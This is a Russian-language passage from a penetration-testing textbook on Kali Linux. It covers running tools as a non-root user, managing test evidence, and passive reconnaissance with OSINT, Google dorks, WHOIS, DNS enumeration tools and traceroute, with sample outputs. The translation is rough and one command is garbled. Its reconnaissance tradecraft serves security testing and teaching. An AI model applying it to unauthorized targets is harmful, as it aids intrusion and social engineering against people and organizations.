Kali Linux предназначен для поддержки тестирования на проникновение. Большинство инструментов требуют доступа на уровне суперпользователя, поэтому доступ к инструментам и данным защищен паролем и шифрованием.

Тем не менее, некоторые сторонние инструменты не предназначены для работы с привилегиями суперпользователя. Такие инструменты, как веб-браузеры могут быть поставлены под угрозу, и давать злоумышленнику доступ к привилегиям суперпользователя может оказать существенное влияние безопасности.

Если доступ суперпользователя не требуется, инструменты должны следовать принципу наименьших привилегий и работать в качестве обычных пользователей.

Чтобы запустить приложение, которое обычно работает в качестве обычного пользователя, войдите в систему, используя учетную запись суперпользователя. Аккаунт Kali должен быть сконфигурирован с обычным пользователем. В этом примере мы будем использовать `noroot` аккаунт ранее созданный с `adduser` команды.


Выполните следующие действия, чтобы запустить веб-браузер Iceweasel, как обычный пользователь:

1. Создайте обычную учетную запись пользователя. В этом примере мы будем использовать noroot.
2. Мы будем использовать sux, который представляет собой приложение-оболочку, которое передает учетные данные из привилегированного пользователя к целевому обычному пользователю. Загрузите и установите SUX с помощью `apt-get install` команды.

3. Запустите веб-браузер, а затем сведите его к минимуму.
4. Введите в командной строке: `ps aux |grep iceweasel`. Как вы можете видеть, Iceweasel работает с привилегиями суперпользователя.
5. Закрыть Iceweasel и возобновить можно с помощью команды `sux - noroot iceweasel`, как показано на следующем скриншоте:

```
root@test:~# ps aux |grep iceweasel
root      4604  5.1 17.8 585044 89084 ?        Sl   17:56   0:01 iceweasel
root      4687  0.0  0.1   7768   860 pts/0    S+   17:56   0:00 grep iceweasel
root@test:~# sux - noroot iceweasel
```

Если изучить строку заголовка Iceweasel, как показано на следующем скриншоте, вы увидите, что он был вызван в качестве пользователя noroot, учетной записи, которые не имеют права администратора.



Вы также можете подтвердить, что Iceweasel работает под noroot аккаутом путем изучения открытых процессов, как показано на следующем скриншоте:

```
root@test:~# ps aux |grep iceweasel
root      4729  0.0  0.3  56084  1692 pts/0    S+   17:57   0:00 su - noroot -c
eval $TERM;      exec env  TERM='xterm' DISPLAY=':0.0'  "iceweasel";
noroot    4750  0.8 19.0 592224 94976 ?        Ssl  17:57   0:02 iceweasel
root      4847  0.0  0.1   7768   860 pts/1    S+   18:02   0:00 grep iceweasel
```

Эффективное управление тестов на проникновение

Одним из наиболее сложных аспектов в тестировании на проникновение - это то, что нужно проверить все соответствующие части сети или системы цели, или пытаясь вспомнить, протестирована была ли цель на самом деле испытания, после того, как тестирование было завершено.

BT 5r3 подчеркнул использование инструментов управления, таких как Draedis и MagicTree. Эти инструменты облегчают тестирование группы, обеспечивая централизованное хранилище для данных испытаний. Кроме того, они, как правило, обеспечивают некоторую структуру таким образом, чтобы тестеры знали, где они находятся в методике тестирования, и какие тесты им осталось завершить. Инструменты такого рода являются превосходными по координации определенной деятельности группы в ходе оценки уязвимости или теста на проникновение.

Эти инструменты остаются в **Applications** -> **Kali Linux** -> **Reporting Tools** -> **Evidence Management** меню.

Но как насчет сложных тестов на проникновение, где методология может быть больше жидкости, как она приспосабливается к целевой сети?

Некоторые тестеры используют кейлоггеры или Wireshark во время тестирования для записи нажатий клавиш и пакетного трафика, генерируемых в ходе испытания. Эти данные могут быть особенно полезны, если тестирование вызывает сети или приложения отключение электричества, поскольку переигрывая, анализ посылаемых пакетов может определить, какой пакет инструментов повлияли на сеть.

Kali Linux включает в себя несколько инструментов, которые больше подходят для создания быстрых заметок и служит в качестве хранилища данных быстро добавленных вырезания и вставки, в том числе KeepNote и настольной вики Zim.

Тестировщики должны не только выполнять тесты и сбор данных, они также должны быть в состоянии представить свои выводы клиенту. Это может быть трудно, так как некоторые результаты переходных тестов демонстрируют нахождение в одной точке во времени, а потом что-то изменилось на целевой системе, и будущие испытания не в состоянии продемонстрировать уязвимостям уязвимость, несмотря на то, что это возможно для того, чтобы повторно всплывать.

Другая проблема с положительными результатами является та, что они должны быть продемонстрированы клиенту таким образом, чтобы это было понятно.


Золотое правило, чтобы всегда захватить скриншот любого положительного потенциала, обнаружывай. С помощью такого инструмента, как Shutter для захвата изображения с рабочего стола.

По умолчанию, Kali конфигурируется с CutyCapt, который является кросс-платформенной утилитой командной строки, которая захватывает веб-страницы и создает различные типы изображений, включая PDF, PS, PNG, JPEG, TIFF, GIF, and BMP.

Например, чтобы создать изображение определенного размера со страницы поиска Google, введите следующую команду в командной строке:

```
..cutycapt --url=http://www.google.com --out=google.png --min-width=300
--min-heightheight=250.
```

При выполнении, на экран будет выведено изображение размера, указанного в предыдущей команде, как показано на следующем скриншоте:



CutyCapt особенно полезен при демонстрации наличия веб-уязвимостей, таких как межсайтовый скриптинг.

Статические изображения могут быть очень полезны, однако, видео эксплойт, который ставит под угрозу целевую сеть и показывает действия злоумышленника, как они ставят под угрозу конфиденциальные данные является очень убедительным инструментом. Instanbul экран рекордер создает видео о «эксплуатации в стадии разработки", что позволяет эксплуатировать в учебных целях, или для демонстрации уязвимости по отношению к клиенту.

Резюме

В этой главе мы рассмотрели Kali, набор инструментов, широко используемых легальными тестерами на проникновения и хакеров для оценки безопасности информационных систем и сетей. Мы подчеркнули Kali в качестве виртуальной машины, что позволяет использовать её как операционную систему хоста и гостя VM для поддержки тестирования.

Kali является хранилищем инструментов, и одна из проблем при его использовании является обеспечение того, чтобы инструменты были актуальными. Мы рассмотрели систему управления пакетами Debian, и как обновление может быть инициировано как из командной строки и из приложений с графическим интерфейсом. Самое главное, что мы узнали, как настроить Kali, чтобы повысить безопасность наших инструментов и данных, которые они собирают. Мы работаем для достижения цели создания инструментов поддержки нашего процесса, а не наоборот!

В следующей главе мы узнаем, как эффективно использовать Open Source Intelligence (OSINT), чтобы определить уязвимые атаки поверхности нашей цели и создать настроенное имя пользователя: пароль списки для облегчения социотехники и других эксплоитов.

2

Определение цели - Пассивная Разведка

Разведка является первым шагом в уничтожении цепей при проведении проникновения, испытания или нападения на сетевые или серверные цели. Злоумышленник, как правило, посвящает до семидесяти пяти процентов от общих усилий работы для испытания на проникновение в разведку, так как именно эта фаза, позволяет целевой сети быть определённой и позволяет исследовать цель на уязвимости, которые в конечном итоге приведут к эксплуатации.

Есть два типа разведки: пассивная разведка, а также активная разведка.

Как правило, пассивная разведка занимается анализом информации, которая как правило, в открытом доступе, от самой мишени или открытых источников в Интернете. На доступ к этой информации, тестер или злоумышленник не взаимодействует с мишенью в необычной манере-запросов и мероприятия не будут регистрироваться, или не будут отслеживаться непосредственно к тестеру. Таким образом, пассивная разведка проводится в первую очередь, чтобы свести к минимуму непосредственный контакт, что может свидетельствовать о надвигающейся атаке или идентифицировать злоумышленника.

В этой главе вы узнаете принципы и методы пассивной разведки, которые включают в себя следующее:


- Основные принципы разведки
- Open-source intelligence (**OSINT**)
- DNS разведка и отображение маршрута, в том числе проблемы с IPv4 и IPv6
- Получение информации о пользователе
- Профилирование пользователей для списков паролей

Активная разведка, которая включает в себя прямое взаимодействие с мишенью, будет описана в Главе 3: Активная Разведка и сканирование уязвимостей.

Основные принципы разведки

Разведка или Recon, является первым шагом в уничтожении цепей при проведении теста на проникновение или атаку против цели данных. Она проводится до фактического теста или атаки целевой сети. Полученные результаты дадут направление, где может потребоваться дополнительная разведка, или уязвимые места для атаки на этапе эксплуатации.

Разведывательная деятельность сегментирована по градиенту интерактивности с целевой сетью или устройством.



Пассивная разведка не предполагает прямое взаимодействие с целевой сетью. IP-адрес и деятельность злоумышленника в источник не вошли (например, поиск Google для адреса электронной почты целевого объекта). Это трудно, если не невозможно, цель дифференцировать пассивной разведкой от обычной деятельности.

В общем, пассивная разведка фокусируется на бизнес, компании и сотрудников. Информацию такого типа можно найти в Интернете или других общедоступных источников, а иногда называют open source intelligence, или OSINT.

- Пассивная разведка также включает в себя нормальные взаимодействия, которые происходят, когда злоумышленник взаимодействует с мишенью в ожидаемой манере. Например, злоумышленник будет входить на корпоративном веб-сайте, просматривать различные страницы и загружать документы для дальнейшего изучения. Эти взаимодействия, как ожидается, действия пользователей, и редко обнаруживаются в качестве прелюдии к нападению на цель.
- Активная разведка включает в себя прямые запросы или другие виды взаимодействия (например, сканирование портов целевой сети), которые могут вызвать аварийную сигнализацию системы или разрешить цель захватить IP-адрес и действия злоумышленника. Эта информация может быть использована для выявления и ареста злоумышленника, или в ходе судебного разбирательства. Поскольку активная разведка требует дополнительных методов для тестера, чтобы остаться незамеченным, она будет описана в Главе 3: Активная Разведка и сканирование уязвимостей.

За проникновением тестера или злоумышленником обычно следуют процессы структурированного сбора информации, переход от широкой сферы (деловой и нормативно-правовой среды) для очень специфических (данные учетной записи пользователя).

Чтобы быть эффективной, испытатели должны точно знать, что они ищут и как эти данные будут использоваться до начала сбора. Использование пассивной разведки и ограничения количества собранных данных, минимизирует риск быть обнаруженным целью.

OSINT

Как правило, первый шаг в испытании на проникновение или нападения является сбор OSINT.

OSINT информация собрана из открытых источников, в частности, в Интернете. Объем доступной информации является значительным, наиболее разведка и военные организации активно участвуют в OSINT деятельности с целью сбора информации о своих целей, а также для защиты от утечки данных о них. Процесс сбора и анализа OSINT является сложным и может представлять свою собственную книгу; Таким образом, мы рассмотрим только основные моменты.

Информация, которая предназначена для сбора зависит от первоначальной цели теста на проникновение. Например, если тестер хочет получить доступ к финансовой информации, ему будут нужны имена и биографические сведения соответствующих сотрудников (финансовый директор, дебиторской и кредиторской задолженности, и так далее), их имена пользователей и пароли. Если маршрут нападения включает в себя социальную инженерию, они могут дополнить эту информацию с подробностями, которые дают доверие к просьбам о предоставлении информации.

Сбор OSINT обычно начинается с обзора официального присутствия в Интернете цели (веб-сайт, блоги, социальные медиа-страницы, а также хранилища данных сторонних производителей, таких как государственные финансовые отчеты). Информация о заинтересованности включает в себя следующее:

- Географическое расположение офисов, особенно удаленных или спутниковых офисов, которые разделяют корпоративную информацию, но где может не хватает строгого контроля безопасности.
- Обзор материнской компании и любых дочерних компаний, особенно интересны любые новые компании, путём слияния или приобретения (Эти компании зачастую не так безопасны, как материнская компания).

- Имена сотрудников и контактная информация, особенно имена, адреса электронной почты и номера телефонов.
- Улики о корпоративной культуре и языкам; это будет способствовать в социотехники.
- Бизнес-партнеры или поставщики, которые могут соединяться в сеть цели.
- Технологии в использовании. Например, если цель выпускает пресс-релиз о принятии новых устройств или программного обеспечения, злоумышленник рассмотрит веб-сайт поставщика для сообщений об ошибках, известных или подозреваемых уязвимостей, а также сведения, которые могут быть использованы для облегчения различных атак.

Другие онлайновые источники информации, используемые злоумышленником могут включать в себя следующее:

Поисковые системы, такие как Google и Bing. Исторически эти поиски высоки по эксплуатации; злоумышленник вводит условия поиска, которые являются специфическими для информации, представляющей интерес; например, при термине поиска "название компании"
+ Пароль Filetype: XLS может идентифицировать таблицу Excel, содержащую пароли сотрудников. Эти поисковые термины называются Google Dorks (www.exploit-db.com/google-dorks/). Большинство поисковых систем с тех пор выпустила API-интерфейсы для облегчения автоматизированных операций поиска, что делает такие инструменты, как Maltego особенно эффективны.

Одним из наиболее эффективных поисковых систем является Яндекс (www.yandex.com). Это четвертая по величине поисковая система в мире, позволяет пользователям осуществлять поиск на нескольких языках. Он также поддерживает очень зернистые поисковые выражения, что делает его более эффективным, чем Google при поиске конкретной информации.

Другие онлайновые источники, которые следует искать включают в себя:

- Правительство, финансовые или иные нормативные сайты, которые предоставляют информацию по вопросам слияний и поглощений, имена ключевых лиц, а также поддержка данных
- Usenet группы новостей, в частности, сообщения от сотрудников целевого объекта в поисках помощи с конкретными технологиями
- LinkedIn, Jigsaw, ВКонтакте и другие веб-сайты, которые предоставляют информацию о сотрудниках
- Поиск работы веб-сайтов, особенно тех, которые обеспечивают перечень технологий и услуг, которые должны быть поддержаны успешным заявителем
- Исторический или кэшированный контент, можно найти при помощи поисковых систем (cache:URL в Google, или WayBack Machine в `www.archive.org`)

- Страновые с конкретным языком социальные и бизнес-сайты, связанные с (см `http://searchenginecolossus.com`)
- Агрегировать сайты и сравнивать результаты нескольких поисковых систем, таких как Zuula (www.zuula.com)
- Корпоративные блоги и сотрудника, а также личные блоги ключевых сотрудников
- Социальные сети (LinkedIn, Facebook, ВКонтакте, и Twitter)
- Сайты, обеспечивающие операций поиска по DNS, маршруту и информации о сервере, особенно DNSstuff (`www.dnsstuff.com`), ServerSniff (`www.serversniff.net`), Netcraft (`www.netcraft.com`), and `myIPneighbors.com`
- Shodan (`www.shodanHQ.com`), который иногда называют как "Google Хакера"; Shodan - список доступных через интернет устройств и позволяет тестеру использвать поиск устройств с известными уязвимостями
- Пароли dumpsites (pastebin, поиск с помощью сайта `site:pastebin.com "targetURL"`)

Управление выводом может быть трудным; Тем не менее, Kali приходит с KeepNote, которая поддерживает быстрый импорт и управление различными типами данных.

DNS разведки и маршрут отображения

После того, как тестер определил цели, которые имеют присутствие в Интернете и содержат элементы, представляющие интерес, следующим шагом является определение IP-адреса и маршрута к цели.

DNS-разведчик касается определения того, кто является владельцем конкретного домена или ряда IP-адресов (информация Whois-типа), информация о DNS определении фактических доменных имен и IP-адресов, назначенных целей, а также маршрута между тестирующим или атакующим и конечная цель.

Этот сбор информации является полуактивной-некоторой информацией, которая доступна из свободно доступных открытых источников, в то время как другая информация доступна от третьих сторон, таких как DNS-регистраторы. Несмотря на это, регистратор может собирать IP-адреса и данные, касающиеся просьб нападающего, он редко предоставляется до конца цели. Информация, которая может быть непосредственно под наблюдением цели, например, журналы DNS-сервера, практически не рецензируются и не сохраняются.

Поскольку необходимая информация, может быть запрошена с использованием определенного систематического и методического подхода, его коллекция может быть автоматизирована.

Обратите внимание, что информация DNS может содержать устаревшие или неверные записи. Чтобы свести к минимуму неточную информацию, нужно запрашивать различные исходные серверы и использовать различные инструменты для результатов перекрестной проверки. Обзор результатов вручную проверить на любые подозрительные результаты. Использование сценария для автоматизации сбора этой информации. Сценарий должен создать папку для теста на проникновение, а затем ряд папок для каждого запущенного приложения. После выполнения сценария каждой команды сохранить результаты непосредственно в определенной папке холдинга.

WHOIS

Первым шагом в исследовании IP адресного пространства, определить адреса, которые назначены на целевом сайте. Обычно это достигается с помощью WHOIS команды, которая позволяет делать людям запросы к базам данных, которые хранят информацию о зарегистрированных пользователей интернет-ресурса, таких как доменное имя или IP-адрес.


В зависимости от базы данных, которая запрашивается, ответ на WHOIS запрос предоставит имена, физические адреса, номера телефонов и адреса электронной почты (полезные в содействии социотехники), а также IP-адреса и имена серверов DNS.

Злоумышленник может использовать информацию из WHOIS запроса к:

- Поддержки социальной инженерии в нападении на места или лиц, указанных в запросе
- Определить местоположение для физической атаки
- Определить телефонные номера, которые можно использовать для нападения, или провести социальную инженерную атаку
- Проводить рекурсивные поиски, чтобы найти другие домены, размещенные на том же сервере, что и цель или эксплуатируемые тем же пользователем; если они не уверены в себе, злоумышленник может использовать их, чтобы получить административный доступ к серверу, а затем поставить под угрозу целевой сервер
- В тех случаях, когда домен истекает, злоумышленник может попытаться захватить домен и создать сайт двойник, чтобы поставить под угрозу посетителей, которые думают, что они находятся на оригинальном сайте
- Злоумышленник будет использовать авторитетные DNS-сервера, которые являются записями для поиска в этой области, чтобы облегчить DNS разведку

Обратите внимание, что есть увеличение в использовании третьих лиц, чтобы защитить эти данные, а также некоторые домены, такие как .gov и .mil, не могут быть доступны для общественности. Запросы на эти домены, как правило, регистрируются. Есть несколько доступных интернет-списков, которые описывают домены и IP-адреса, назначенные для государственных нужд; большинство инструментов принимают варианты адресов "без контакта", и правительственные домены должны быть введены в эти поля, чтобы избежать неправильного типа внимания!

Самый простой способ выдать WHOIS запрос из командной строки. Следующий скриншот показывает WHOIS команду домена vk.com:



Возвращенная Whois запись содержит географическую информацию, имена и контактную информацию, все из которых могут быть использованы для облегчения инженерной социальной атаки.

Есть несколько сайтов, которые автоматизируют WHOIS запросы поиска, и злоумышленники могут использовать эти сайты, чтобы вставить шаг между мишенью и сами по себе; Тем не менее, сайт делает поиск и может войти в IP-адрес реквестера.

DNS разведка

Система Доменных Имен (**DNS**) - распределенная база данных, которая разрешает имена (`www.digitaldefence.ca`) его IP-адреса (`192.150.2.140`).

Злоумышленники используют информацию о DNS следующими способами:

- Использование атаки грубой силы, позволяет злоумышленникам идентифицировать новые доменные имена, связанные с мишенью.
- Если сервер DNS настроен, разрешите передачу зоны на любой запрашивающей стороне, это обеспечит имя хоста и IP-адреса доступных интернет систем, что делает легче идентифицировать потенциальные цели. Если цель не разделять на публичную DNS информацию из частной (внутренней) информации DNS, перенос зоны может раскрывать имена хостов и IP-адреса внутренних устройств. (Обратите внимание, что большинство IDS и IPS систем вызовет тревогу, если запрос на перенос зоны срабатывает).
- Поиск услуг, которые могут быть уязвимыми (например, FTP) или иным образом интересные (панели удаленного администрирования и удаленного доступа).
- Обнаружение ошибки в настройке и/или незакрытых серверов (`dbase.test.target.com`).
- Записи обслуживания (SRV), предоставляют информацию об обслуживании, транспорте и порядке их важности для услуг. Это может позволить злоумышленнику вывести программное обеспечение из строя.
- **DomainKeys Identi ied Mail** (**DKIM**) и **Sender Policy Framework** (**SPF**) записи используются для управления спам-сообщений электронной почты. Если эти записи идентифицированы, злоумышленник знает, что:
    - ° Они более высокого уровня безопасности, чем в большинстве организаций.
    - ° Это может повлиять на фишинговые и другие нападения социальной инженерии.

И Windows и Unix поддерживают основные инструменты командной строки, такие как nslookup, и системы Unix поддерживают дополнительные параметры командной строки, такие как dig. К сожалению, эти команды обычно опрашивает одного сервера, в то время, и требуют интерактивных ответов, чтобы быть эффективными.

Kali включает в себя несколько утилит, предназначенных для итерационного запроса информации DNS для конкретной цели. Выбранный инструмент должен вмещать версии интернет-протокола, который используется для связи с целевой-IPv4 или IPv6.

IPv4

Адрес протокола IP, или интернета, представляющий собой уникальный номер, используемый для идентификации устройств, подключенных к частной сети или сети интернета общего пользования. Сегодня Интернет в основном базируется на 4-й версии, IPv4. Kali включает в себя несколько инструментов для облегчения DNS разведки, как указано в следующей таблице:

Приложение	Описание
`dnsenum`, `dnsmap`, и `dnsrecon`	Эти комплексные DNS-сканеры записывают перечисления (A, MX, TXT, SOA, wildcard, и так далее), поддоменов грубой силы атаки, Google поиска, обратного поиска, передачи зоны, и зоны для ходьбы. `dsnrecon` как правило, первый выбор, он обладает высокой надежностью, где результаты хорошо проанализированы, и могут быть непосредственно импортированы в Metasploit Framework.
`dnstracer`	Он определяет, где данная система доменных имен получает информацию из, и следует за цепочками DNS-серверов обратно к серверам, которые знают данные.
`dnswalk`	Этот DNS-отладчик проверяет, указаны ли домены для внутренней согласованности и точности.
`fierce`	Он находит несмежные IP пространства и имена хостов в отношении указанных доменов попытками передачи зоны, а затем попытками атаки грубой силы, чтобы получить информацию DNS.

Во время тестирования, большинство исследователей запустят `fierce` чтобы подтвердить, что все возможные цели были определены, а затем запустят по крайней мере два всеобъемлющих инструмента (например, `dnsenum` и `dnsrecon`) для получение максимального объема данных и обеспечения степени перекрестной проверки.

На следующем скриншоте, `dnsrecon` используется для создания стандартного поиска DNS-записи, и поиска, который специфичен для записей SRV. Выдержка из результатов показана для каждого конкретного случая.

```
root@kali:~# dnsrecon -t std -d google.com
[*] Performing General Enumeration of Domain:
[-] DNSSEC is not configured for google.com
[*]      SOA ns1.google.com 216.239.32.10
[*]      NS ns3.google.com 216.239.36.10
[*]      NS ns2.google.com 216.239.34.10
[*]      NS ns4.google.com 216.239.38.10
[*]      NS ns1.google.com 216.239.32.10
[*]      MX alt2.aspmx.l.google.com 74.125.131.27
[*]      MX alt1.aspmx.l.google.com 173.194.76.27
[*]      MX alt3.aspmx.l.google.com 173.194.66.27
[*]      MX alt4.aspmx.l.google.com 74.125.136.26
[*]      MX aspmx.l.google.com 74.125.142.27
[*]      MX alt2.aspmx.l.google.com 2607:f8b0:400c:c01::1a
[*]      MX alt1.aspmx.l.google.com 2607:f8b0:400d:c02::1b
[*]      MX alt3.aspmx.l.google.com 2a00:1450:400c:c00::1a
[*]      MX alt4.aspmx.l.google.com 2a00:1450:4013:c00::1a
[*]      MX aspmx.l.google.com 2607:f8b0:400d:c02::1a
[*]      A google.com 173.194.43.72
[*]      A google.com 173.194.43.64
[*]      A google.com 173.194.43.66
[*]      A google.com 173.194.43.70
[*]      A google.com 173.194.43.78
[*]      A google.com 173.194.43.67
[*]      A google.com 173.194.43.68
[*]      A google.com 173.194.43.71
[*]      A google.com 173.194.43.73
[*]      A google.com 173.194.43.69
[*]      A google.com 173.194.43.65
[*]      AAAA google.com 2607:f8b0:400b:806::1009
```

`DNSrecon` позволяет тестирующим, получить запись SOA, имён серверов (NS), почтового обменника (MX) хостов, серверов отправки сообщений электронной почты с помощью технологии Sender Policy Framework (SPF) и диапазоны IP-адресов в использовании.

IPv6

Несмотря на то, что IPv4, кажется, допускает большое адресное пространство, свободно доступные IP-адреса были исчерпаны еще несколько лет назад, заставляя NAT и DHCP, увеличивать число доступных адресов. Более постоянное решение было найдено в принятии усовершенствованной IP схемы адресации, IPv6. Несмотря на то, что она составляет менее пяти процентов интернет-адресов, его использование растет, и проникновение тестеров должны быть готовы к преодолению различий между IPv4 и IPv6.

IPv6 адрес имеет длину в 340 ундециллион.

Увеличенный размер адресуемого адресного пространства представляет некоторые проблемы для тестеров на проникновения, особенно при использовании сканеров, которые шагом через доступного адресного пространства ищет живые сервера. Тем не менее, некоторые особенности протокола IPv6 упростили открытие, особенно использование ICMPv6 для выявления активных локальных адресов.

Это важно учитывать при проведении IPv6 начальных сканирований по следующим причинам:

- Существует неравномерная поддержка функциональности IPv6 в инструментах тестирования, поэтому тестер должен гарантировать, что каждый инструмент проверяется, чтобы определить его производительность и точность в IPv4, IPv6 и смешанных сетях.
- Поскольку IPv6 является относительно новым протоколом, целевая сеть может содержать ошибки конфигурации, а это утечка важных данных; тестер должен быть готов признать и использовать эту информацию.
- Старые сетевые средства управления (межсетевые экраны, IDS и IPS) могут не обнаружить IPv6. В таких случаях, при проникновение тестеров могут использоваться туннели IPv6 для поддержания скрытой связи с сетью, и данные exfiltrate необнаруженными.

Kali включает в себя несколько инструментов, разработанных, чтобы воспользоваться IPv6 (наиболее полные сканеры, такие как nmap, теперь поддерживают IPv6), некоторые из которых являются следующие: инструменты, которые свойственны для IPv6 в основном были получены из набора инструментальных средств THC-IPv6 атаки.

Приложение	Описание
`dnsdict6`	Перечисляет субдомены для получения адреса IPv4 и IPv6 (если он присутствует), используя перебор, основанный на прилагаемом файле словаря или его собственный внутренний список.
`dnsrevenum6`	Выполняет обратные DNS перечисление присвоенные IPv6-адресу.

Выполнение команды dnsdict6 показано на следующем скриншоте:

```
root@kali:~# dnsdict6 google.com
Starting DNS enumeration work on google.com. ...
Starting enumerating google.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.google.com. =>
ipv6.google.com. =>
mail.google.com. =>
blog.google.com. =>
```

Отображение маршрута к цели

Отображение маршрута первоначально используется в качестве диагностического инструмента, который позволяет просматривать маршрут, по которому пакет IP следует из одного хоста к другому. **Используя время жизни** (**TTL**) в пакете IP, каждый хоп от одной точки к другой вызывает сообщение **ICMP TIME_EXCEEDED** от принимающего маршрутизатора, декремент значения в поле TTL на 1. Пакеты подсчета количества перелетов и маршрут взят.

С точки зрения злоумышленника или тестера на проникновение, данные трассировки(traceroute) дают следующие важные данные:

- Точный путь между атакующим и целью
- Советы, относящиеся к внешней топологии сети
- Идентификация доступа управляющих устройств (межсетевых экранов и фильтрации пакетов маршрутизаторов), которая может фильтровать трафик атаки
- Если сеть настроена неправильно, может быть обеспечена возможность идентификации внутренней адресаций

При использовании веб-трассировки (`www.traceroute.org`), можно проследить различные географические происхождения сайтов в целевой сети. Эти типы сканирования будут часто идентифицировать более одной другой сети, подключаясь к цели, которая представляет собой информацию, которая может быть пропущена путем проведения только одной трассировки от расположенного близко к цели. Веб-трассировку могут также идентифицировать многосетевые хосты, которые соединяют две или более сетей вместе. Эти хосты являются важной мишенью для злоумышленников, так как они резко увеличивают поверхность атаки, ведущую к цели.

В Kali, `traceroute` является программой командной строки, которая использует ICMP-пакеты на карте маршрута; В операционной системе Windows, программа `tracert`.

Во время запуска `traceroute` из Kali, вполне вероятно, что вы увидите большинство отфильтрованных данных (данные представлены в виде ***). Например, `traceroute` от текущего местоположения автора к www.google.com дало бы следующее:

```
root@kali:~# traceroute www.google.com
traceroute to www.google.com (          ), 30 hops max, 60 byte packets
 1                                0.179 ms  0.107 ms  0.099 ms
 2  * * *
 3  * * *
 4  * * *
```

Тем не менее, если тот же запрос выполняется с использованием `tracert` из командной строки Windows, мы увидим следующее:

```
C:\>tracert

Tracing route to cache.googlevideo.com [            ]
over a maximum of 30 hops:

  1     1 ms    <1 ms    <1 ms
  2    13 ms     7 ms     1 ms  s72-38-69-141.static.comm.cgocable.net [
.141]
  3    21 ms    31 ms    29 ms  10.64.232.1
  4   164 ms   159 ms   210 ms  d226-8-197.home.cgocable.net [           ]
  5    95 ms    98 ms    95 ms  cgowave-busy3-ubr.cgocable.net [          ]
  6    12 ms    12 ms    14 ms  cache.googlevideo.com [           ]

Trace complete.
```

Не только мы получаем полный путь, но мы также можем видеть, что у www.google.com несколько иной IP-адрес, указывающий, что нагрузки балансиры в действительности (Вы можете подтвердить это с помощью Kali `lbd` сценария; Тем не менее, эта активность может быть зарегистрирована с помощью сайта-мишени).

Причина различных данных пути является то, что, по умолчанию, `traceroute` использует дейтаграммы UDP в то время как Windows, `tracert` использует ICMP эхо-запроса ICMP (тип 8). Таким образом, при заполнении `traceroute` с помощью инструментов Kali, важно использовать различные протоколы для того, чтобы получить наиболее полный путь, и обходить устройства фильтрации пакетов.

Kali предоставляет следующие инструменты для следов завершения маршрута:

Приложение	Описание
`hping3`	Это TCP / IP, ассемблер пакетов и анализатор. Он поддерживает TCP, UDP, ICMP и необработанный-IP и использует пинг-подобный интерфейс.
`intrace`	Это позволяет пользователям перечислить IP-прыжки за счет использования существующих соединений TCP, как инициированный из локальной системы или сети, или от локальных хостов. Это делает его очень полезным для обхода внешних фильтров, таких как межсетевые экраны. intrace является заменой для менее надежной программы 0trace.
`trace6`	Это `traceroute` программа, которая использует ICMP6.

